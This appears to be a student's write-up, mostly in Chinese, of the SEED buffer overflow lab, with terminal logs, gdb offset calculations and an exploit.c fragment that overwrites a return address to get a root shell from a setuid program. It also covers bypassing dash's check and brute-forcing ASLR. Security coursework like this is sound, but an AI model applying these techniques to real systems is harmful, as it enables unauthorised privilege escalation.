Buffer Overflow Vulnerability Lab

Task 1: Running Shellcode

先执行“sudo sysctl -w kernel.randomize_va_space=0”关闭地址随机化

```
[04/28/21]seed@VM:~/.../lab4$ vim call_shellcode.c
[04/28/21]seed@VM:~/.../lab4$  gcc -z execstack -o call_sh
ellcode call_shellcode.c
[04/28/21]seed@VM:~/.../lab4$
```

```
[04/28/21]seed@VM:~/.../lab4$ ls
call_shellcode  call_shellcode.c  stack.c
[04/28/21]seed@VM:~/.../lab4$ ./call_shellcode
$
```

如图，运行该程序获得了一个可运行命令的 shell，但是无法获取 root 权限。原理是使用汇编指令替代 C 程序编译成的二进制代码(替代的原因是避免 strcpy 遇到二进制代码中的 0 导致复制终止)，并将汇编指令输入缓冲区。在可以执行栈中代码的情况下，调用缓冲区的汇编指令，使用系统调用 execve()开启一个 shell。

Task 2: Exploiting the Vulnerability

1) 使用“gcc -z execstack -fno-stack-protector -g -o stack stack.c”编译 stack.c,开启可执行栈，并关闭 StackGuard 使得栈溢出可以正常进行

```
[04/28/21]seed@VM:~/.../lab4$ vim stack.c
[04/28/21]seed@VM:~/.../lab4$ gcc -o stack -z execstack -fno-st
ack-protector stack.c
[04/28/21]seed@VM:~/.../lab4$ sudo chown root stack
[04/28/21]seed@VM:~/.../lab4$  sudo chmod 4755 stack
[04/28/21]seed@VM:~/.../lab4$
```

2) 使用 gdb 断点调试 stack 程序，构造新的返回地址。如图可知 ebp 中保存的帧指针，以及 buffer 的起始地址，两个地址之差即为 buffer 起始地址到 ebp 指针的偏移量，可知 ebp 的位置即为 buffer 起始地址+偏移量，又由返回地址保存的位置为 ebp+4,则有返回地址的位置=buffer 起始地址+偏移量+4，这里为 buffer 起始地址+36。然而这是使用调试手段找到的地址，在 gdb 中运行得到的 bof 函数的栈帧地址可能与实际的不同，gdb 往栈中压入了额外的数据可能导致调试的栈帧比直接运行的栈帧更深。所以这里选择 ebp+200，即 0xbfffea18+200 = 0xbfffea86 作为新的返回地址

```
Breakpoint 1, bof (str=0xbfffea57 "\bB\003") at stack.c:15
15          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea18
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffe9f8
gdb-peda$ p/d 0xbfffea18-0xbfffe9f8
$3 = 32
gdb-peda$ quit
[04/28/21]seed@VM:~/.../lab4$
```

增加代码，将 shellcode 拷贝到 buffer 末尾，返回地址 0xbfffea86 放到偏移量为 36 的位置

```
memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here *
/
/* ... Put your code here ... */
int start = 517 -sizeof(shellcode);
strcpy(buffer+start,shellcode);
//buffer起始地址距离ebp帧指针距离为32，再加4得到返回地址的偏移
buffer[36]='\x86';
buffer[37]='\xea';
buffer[38]='\xff';
buffer[39]='\xbf';
/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
```

3）如图，在执行 exploit 生成 badfile 后，执行 stack 成功获取 root 权限，并操作 shell


```
[04/28/21]seed@VM:~/.../lab4$ vim exploit.c
[04/28/21]seed@VM:~/.../lab4$ gcc -o exploit exploit.c
[04/28/21]seed@VM:~/.../lab4$ ./exploit
[04/28/21]seed@VM:~/.../lab4$ ./stack
#
```

此时真实用户 id 依然是 seed,而有效用户 id 变成了 root


```
[04/28/21]seed@VM:~/.../lab4$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin
mbashare)
#
```

Task 3: Defeating dash’s Countermeasure


1) 没有添加 setuid(0);时，运行得到的只有普通用户权限的 sell，这是因为 dash 在检测到自己运行在一个 Set-Uid 的进程中时，会检查真实用户 id 和有效用户 id 是否一致，如果不一致，则会放弃特权



2) 增加 setuid(0);语句之后，使得 uid 与 euid 相等，绕过了 dash 的检查，从而获取到了 root 权限



3) 如图,基于上述步骤得到的结论，在添加了 setuid(0)对应的汇编代码后，即使在 dash 的环境下执行 tash2 中的 stack 程序也成功获取到了特权。



Task 4: Defeating Address Randomization

1) 如图，在开启地址随机化之后，执行 task2 中的 stack 会发现发生了段错误，这是因为在之前的未随机化时，栈的起始位置总是固定的，因此能比较准确地构造新的返回地址，而开启随机化后，栈的起始位置变得不固定，这时再使用该返回地址大概率会命中不属于本进程的段，由此引发段错误。

```
[04/28/21]seed@VM:~/.../lab4$ sudo /sbin/sysctl -w kernel.rando
mize_va_space=2
kernel.randomize_va_space = 2
[04/28/21]seed@VM:~/.../lab4$ ./stack
Segmentation fault
[04/28/21]seed@VM:~/.../lab4$
```

2) 如图，在 6434 次尝试后，终于获得了运行 shell 的能力

```
0 minutes and 8 seconds elapsed.
The program has been running 6433 times so far.
./test.sh: line 13: 15782 Segmentation fault      ./stack
0 minutes and 8 seconds elapsed.
The program has been running 6434 times so far.
$
```

Task 5: Turn on the StackGuard Protection

如图，关闭地址随机化，开启栈保护机制，StackGuard 会检测到缓冲区溢出，输出“stack smashing detected”,并终止程序

```
[04/28/21]seed@VM:~/.../task5$ gcc -o stack -z execstack stack.
c
[04/28/21]seed@VM:~/.../task5$ sudo chown root stack
[04/28/21]seed@VM:~/.../task5$ sudo chmod 4755 stack
[04/28/21]seed@VM:~/.../task5$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[04/28/21]seed@VM:~/.../task5$
```

Task 6: Turn on the Non-executable Stack Protection

如图，在栈被设置为不可执行后，根据新返回地址找到的恶意代码将被判定为不可执行，由此引发段错误。